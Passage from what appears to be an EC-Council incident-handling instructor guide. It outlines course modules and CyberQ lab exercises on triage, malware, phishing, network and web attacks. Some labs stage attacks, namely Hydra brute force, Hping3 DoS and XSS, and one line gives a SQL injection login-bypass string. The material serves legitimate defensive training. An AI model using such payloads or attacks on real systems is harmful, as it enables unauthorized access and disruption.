
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ubuntu 22.04.01 Machine in CyberQ




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

PfSense Firewall Machine in CyberQ



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OSSIM Server Machine in CyberQ



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council CyberQ Benefits

ECIH EC-Council Certified Incident Handler

Student Benefits

- Fully Automated Lab Environment
- Unlimited Access over Subscription Term
- Simple clientless connection through web browser
- Fully loaded with Windows 11 (64-bit), Windows Server 2022 (64-bit), Windows Server 2019 (64-bit), Windows 10 (64-bit), Parrot Security, Ubuntu, PfSense Firewall, OSSIM Server, and Android Operating Systems
- **Labs can be performed at 24x7 from anywhere!**

Instructor/ATC Benefits

- No more difficult Lab Setup
- No Software licensing Fees
- No Hardware to maintain
- Full Controls to reset or re-spin systems live
- Instant recovery



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Agenda

- What Is ECIH
- ECIH TRAINING SCHEDULE AND EXAM Information
- How to Access Course related material
- CLASS MINIMUM REQUIREMENTS, Basic Lab Setup Requirements, and Lab Setup Environment
- What Is EC-COUNCIL CYBERQ
- **What should you ensure before going to Class**
- How to Teach ECIH
- Where to get help

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Prepare Well !!!

ECIH EC-Council Certified Incident Handler

1. Please note that this is a **proposed course structure** for the ECIHv3 course
2. While most instructors have their own style, this document is **meant to be a guide** from which instructors can understand EC-Council's vision
3. Instructors **MUST be certified in the ECIHv3** PRIOR to the delivery of the program
4. Instructors must have access to all course material, including instructor slides, courseware, tools, and supporting material, e.g., templates, checklists, toolkits, playbooks, runbooks, etc., available in ASPEN before going to the class
5. Instructors must practice the labs before going to the class and must be **proficient in the usage of CyberQ**
6. Several labs in the **Exercise** slides are marked as **Self Study**. These labs are directed towards students to practice on their own. The **Exercise** labs are great items for instructors to demonstrate if time permits.

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Agenda

- What Is ECIH
- ECIH TRAINING SCHEDULE AND EXAM Information
- How to Access Course related material
- CLASS MINIMUM REQUIREMENTS, Basic Lab Setup Requirements, and Lab Setup Environment
- What Is EC-COUNCIL CYBERQ
- What should you ensure before going to Class
- **How to Teach ECIH**
- Where to get help

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 00: Student Introduction

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Student Introduction

ECIH EC-Council Certified Incident Handler

1. Welcome the students to the **course** and **introduce yourself**
2. Provide a brief overview of your **background** to establish credibility
3. **Ask students to introduce themselves** and provide their background, experience, and expectations from the course
4. Ask the students if they have prior experience in the **field of incident handling and response**
5. **Write your name on the whiteboard corner** and do not erase this for the duration of the class so that the students will know your name
6. Inform the students in your class what is required for the **ECIH course**. Describe the **contents of the course materials**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Student Introduction

ECIH EC-Council Certified Incident Handler

7	Tell the students that this is a hands-on class and **50%** of class time will be spent on practicals/demonstrations
8	Tell the students about the **modules that will be covered in the class** and also explain the ECIH exam and the process of taking it
9	Make students understand that while the class is **3 days session**, they are required to **practice** the labs beyond class hours to excel
10	You can give information to the students on **when the exam will be conducted**, **the cost of the exam**, **the total number of questions**, **the passing score**, etc.
11	Consult with the training center regarding the **exam delivery**, they might have a prepaid exam vouchers

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 01: Introduction to Incident Handling and Response

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Covered in Module 01?

ECIH EC-Council Certified Incident Handler

1. Presents an overview of various information security **threats** and **attack vectors**

2. Explains various **attack and defense frameworks**, along with attackers' **tactics**, **techniques**, and **procedures** (TTPs) and **indicators of compromise** (IoCs)

3. Briefs about information security concepts such as **vulnerability management**, **risk management**, and **cyber threat intelligence**

4. Discusses information security **incidents**, along with their **signs and costs**, followed by an overview of the **incident management process**

5. Explains the process of **incident response automation** and **orchestration**, along with various **best practices** for incident handling and response

6. Explains various **standards and frameworks** related to incident handling, along with the **importance of laws** and **legal compliance** in incident handling

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Teach This Module?

ECIH EC-Council Certified Incident Handler

1. Discuss the elements of information security
2. Explain information security threats and attack vectors
3. Discuss various attack and defense frameworks
4. Explain information security concepts
5. Discuss the vulnerability assessment process
6. Discuss the risk management process
7. Explain cyber threat intelligence, threat modeling, and threat hunting
8. Explain information security incidents
9. Discuss the signs and cost of an incident
10. Describe the incident management process
11. Discuss incident response automation and orchestration
12. Explain the best practices for incident handling and response
13. Describe different standards and frameworks related to incident handling
14. Explain the importance of laws as well as various cyber security laws that may influence incident handling

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



This module does not contain any hands-on exercise.

hidoe01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 02: Incident Handling and Response Process

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Covered in Module 02?

- Discusses the **various stages** involved in **incident handling and response process**



hide01.ir

- Explains the importance of **information sharing activities**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Teach This Module?

ECIH EC-Council Certified Incident Handler

1. Define the incident handling and response (IH&R) process
2. Discuss the golden hour of incident response
3. Discuss the preparation for IH&R
4. Explain incident recording and assignment
5. Discuss the incident triage process
6. Explain notification and containment steps
7. Describe evidence gathering and forensics analysis methods
8. Explain the eradication and recovery procedure
9. Discuss post-incident activities
10. Describe the importance of establishing information sharing capabilities

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise

Demonstrate the following labs

- **Lab 01:** Perform Incident Triage using Cyber Triage
- **Lab 02:** Incident Handling Report Generation using KeepNote
- **Lab 03:** Working with Incident Tickets in OSSIM

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 03: Forensic Readiness and First Response

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Covered in Module 03?

- Explains the **concept of first response**
- Discusses the process of **securing** and **documenting the crime scene**
- Explains the process of **collecting evidence** from the crime scene
- Briefs the process for **preserving**, **packaging**, and **transporting evidence**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Teach This Module?

- Explain the importance of first response and the roles of the first responder
- Discuss first responder common mistakes
- Explain the process of documenting an electronic crime scene
- Discuss how to plan search and seizure
- Describe how to secure and evaluate the crime scene
- Discuss the process of collecting evidence from the crime scene
- Describe the process for preserving and packaging evidence
- Describe the process for transporting and storing evidence

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



This module does not contain any hands-on exercise.

hidoe01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 04: Handling and Responding to Malware Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Covered in Module 04?

ECIH EC-Council Certified Incident Handler

01 This module presents a brief overview of **handling malware incidents**

02 It **stepwise** illustrates the process of handling and responding to **malware incidents**, including **preparation**, **detection**, **containment**, **analysis**, and **eradication of incidents**, along with **system recovery**

hide01.ir

03 Discusses the handling of malware incidents - **case study**

04 Defines the **best practices** to prevent malware incidents

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Teach This Module?

ECIH EC-Council Certified Incident Handler

1. Discuss how to handle malware incidents
2. Define malware propagation techniques
3. Discuss the preparation required to handle malware incidents
4. Explain how to detect malware incidents
5. Illustrate how to contain malware incidents
6. Describe how to perform malware analysis
7. Explain how to eradicate malware incidents
8. Explain the steps to recover from malware incidents
9. Discuss a case study on handling malware incidents
10. Define the best practices to prevent malware incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise

ECIH EC-Council Certified Incident Handler

Demonstrate the following labs

- **Lab 01:** Handling and Responding to Malware Security Incident
  - 1.1: Indication of Malware Incident - Check System's Behavior
  - 1.2: Detect Malware Incident: Perform Dynamic Analysis
    - Perform Process Monitoring using Process Monitor
    - Perform Startup Program Monitoring using WinPatrol
  - 1.3: Detect Malware Incident: Perform Static Analysis
    - Analyze and Validate Malware Incident using VirusTotal
    - Perform a Strings Search using BinText
    - Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer
    - Identify File Dependencies using Dependency Walker
    - Perform Malware Disassembly using IDA and OllyDbg
  - 1.4: Eradicate Malware Incident
    - Remove Virus using MalwareBytes
  - 1.5: Implement Best Practices Against Malware Incidents
    - List Best Practices that can be Implemented Against Malware Incident

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 02:** Handling and Responding to Ransomware Attack
  - 2.1: Prepare Malware Testbed and Launch Malware Attack
    - Simulate Ransomware Attack on a Target Device
  - 2.2: Indication of Malware Incident
    - Monitor Network Traffic using Wireshark and Estimate the Loss of Data
  - 2.3: Contain Malware Incident
    - Block and Blacklist Attacker's IP Address using ZoneAlarm Firewall
  - 2.4: Recovery Post Malware Incident
    - Restore Encrypted Data using Backup Server
  - 2.5: Implement Best Practices Against Malware Incident
    - Conduct Vulnerability Analysis using RanSim

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 05: Handling and Responding to Email Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Covered in Module 05?

- Discusses different types of **email security incidents**, such as **phishing** and **spamming**
- **Stepwise** Illustrates the process of handling and responding to **email security incidents**, including **preparation**, **detection**, **containment**, **analysis**, and **eradication of incidents**, along with **system recovery**
- Discusses the handling of email security incidents - **case study**
- Demonstrates different **best practices** to prevent email security incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Teach This Module?

ECIH EC-Council Certified Incident Handler

1. Discuss various types of email security incidents
2. Discuss the preparation required to handle email incidents
3. Explain how to identify the indicators of email attacks
4. Discuss various techniques to detect email security incidents
5. Explain the steps taken to contain email attacks
6. Discuss the analysis of email security incidents
7. Describe steps for eradicating email security incidents
8. Explain the steps to recover from email security incidents
9. Discuss a case study on handling email security incidents
10. Brief various best practices to prevent email security incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 01:** Handling and Responding to Phishing Attacks
  - 1.1: Indication of Phishing Attack - Check Phishing Indicators
  - 1.2: Detect Phishing/Spam Mail Through Embedded Links
    - Detect Phishing Attacks using Netcraft
    - Detect Phishing Attacks using Phishtank
  - 1.3: Contain the Email Security Incident
    - List Steps that can be Followed to Contain the Security Incident
  - 1.4: Analyze the Phishing Email
    - Analyze Email Header using MxToolbox
    - Analyze the Phishing Email using Email Tracking tools
    - Check the Originating IP Address in AbuseIPDB
    - Check the Validity of Email using Email Dossier
    - Check the Validity of Email using Hunter's Email Verifier
    - Analyze the Website Embedded in the Email using Urlscan.io
  - 1.5: Eradicate Phishing Attacks
    - Report Spam or Phishing Emails in Outlook, Gmail, and Yahoo Mail
  - 1.6: Implement Best Practices Against Email Security Incidents
    - Use Rmail Email Security Tool to Protect Against Email Security Incident

hidde01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 06: Handling and Responding to Network Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Covered in Module 06?

- Discusses various **types of network security incidents** such as **unauthorized access**, **inappropriate usage**, **denial-of-service**, and **wireless security incidents**
- **Stepwise** illustrates the process of handling and responding to all types of **network security incidents**, including **preparation**, **detection**, **containment**, **analysis**, and **eradication of incidents**, along with **system recovery**
- Discusses the handling of network security incidents - **case study**
- Briefs different **best practices** to prevent network security incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Teach This Module?

ECIH EC-Council Certified Incident Handler

1. Discuss common network security incidents
2. Explain the need for handling network security incidents
3. Discuss the preparation required for handling network security incidents
4. Explain how to detect and validate network security incidents
5. Explain the steps required to handle unauthorized access incidents
6. Explain the steps to handle inappropriate usage incidents
7. Explain the steps to handle denial-of-service incidents
8. Explain the steps to handle wireless network security incidents
9. Discuss a case study on handling network security incidents
10. Brief various best practices to prevent network security incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 01:** Handling and Responding to RDP Bruteforce Attack
  - 1.1: Launch RDP Brute-force Attack
    - Perform RDP Brute-force attack using Hydra
  - 1.2: Detect and Analyze RDP Brute-force Attack
    - Analyze Network Traffic using Wireshark
    - Check for OSSIM Alerts
    - Detect Brute-force Attack using Event Viewer
    - Detect Brute-force Attack using Command Prompt
  - 1.3: Contain RDP Brute-force Attack
    - Contain Brute-force Attack using IP Blocker Firewall
  - 1.4: Eradicate the RDP Brute-force Attack
    - Block Brute-force Attack using RdpGuard
- **Lab 02:** Handling and Responding to FTP Brute-force Attack (Self-study)
  - 2.1: Launch FTP Brute-force Attack and Perform File Injection Attack
    - Perform FTP Brute-force Attack using Hydra (vsftpd)
    - Upload Malicious File using Misconfigured FTP
  - 2.2: Detect and Contain FTP Attack
    - Analyze FTP Traffic using vsftpd Logs
  - 2.3: Eradicate FTP File Injection Attack
    - Eradicate FTP File Injection Attack by Modifying vsftpd Files

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 03:** Handling and Responding to DoS Attack
  - 3.1: Launch DoS Attack
    - Perform DoS Attack using Hping3
  - 3.2: Detect DoS Attack
    - Detect DoS Attack by Capturing Traffic using pfSense Firewall
  - 3.3: Contain and Eradicate DoS Attack
    - Block DoS Attack by Creating Rules in pfSense Firewall
  - 3.4: Implement Best Practices Against DoS Attack
    - List the Tools that can be used to Protect Against DoS Attack
- **Lab 04:** Detecting Reconnaissance Attacks and Performing Vulnerability Assessment (Self-study)
  - 4.1: Detect Reconnaissance Attacks
    - Detect Reconnaissance Attacks using Wireshark
  - 4.2: Scan Remote Machine for Vulnerabilities
    - Detect Missing Security Patches using Nessus

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 07: Handling and Responding to Web Application Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Covered in Module 07?

- Discusses the importance of **handling web application security incidents**, along with **OWASP top 10** application security risks

- **Stepwise** illustrates the process of handling and responding to **web application security incidents**, including **preparation**, **detection**, **containment**, **analysis**, and **eradication of incidents**, along with **system recovery**

hide01.ir

- Discusses the handling of web application security incidents - **case study**

- Discusses various **best practices** for **securing web applications**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Teach This Module?

ECIH EC-Council Certified Incident Handler

1. Discuss the importance of handling web application security incidents
2. Explain OWASP top 10 application security risks
3. Discuss the preparation steps required to handle web application security incidents
4. Explain how to detect web application security incidents
5. Explain various indicators of web application security incidents
6. Explain various containment methods and tools for web application security incidents
7. Explain the analysis of web application security incidents
8. Implement log analysis tools to detect and analyze web application security incidents
9. Discuss how to eradicate various web application attacks
10. Discuss various steps to recover from web application security incidents
11. Discuss a case study on handling web application security incidents
12. Describe various best practices for securing web applications

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise

ECIH EC-Council Certified Incident Handler

Demonstrate the following labs

- **Lab 01:** Handling and Responding to Cross-site Scripting Attack
  - 1.1: Launch Cross-site Scripting Attack
    - Perform XSS Attack on Website
  - 1.2: Detect and Analyze Cross-site Scripting Attack
    - Detect Web Incidents using dotDefender: Automated Detection
  - 1.3: Contain Cross-site Scripting Attack
    - Contain Cross-site Scripting Attack Manually from SQL Server Studio
  - 1.4: Eradicate Cross-site Scripting Attack
    - Eradicate Cross-site Scripting Attack using Input Filtering
  - 1.5: Implement Best Practices Against Web Application Attacks
    - Perform Vulnerability Assessment on Web Application using OWASP ZAP

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 02:** Handling and Responding to SQL Injection Attacks - Logging into a website using SQL injection
  - 2.1: Launch SQL Injection Attack
    - Perform SQL Injection Attack (Login using 1' or 1=1 -- -)
  - 2.2: Detect SQL Injection Attack
    - Detect SQL Injection Attack Manually using Wireshark
  - 2.3: Analyze the Web Application Logs
    - Analyze Logs using dotDefender
- **Lab 03:** Handling and Responding to SQL Injection Attacks - Adding User Account using SQL Injection
  - 3.1: Launch SQL Injection Attack
    - Perform SQL Injection Attack (Adding User and Login using blah Code)
  - 3.2: Detect SQL Injection Attack
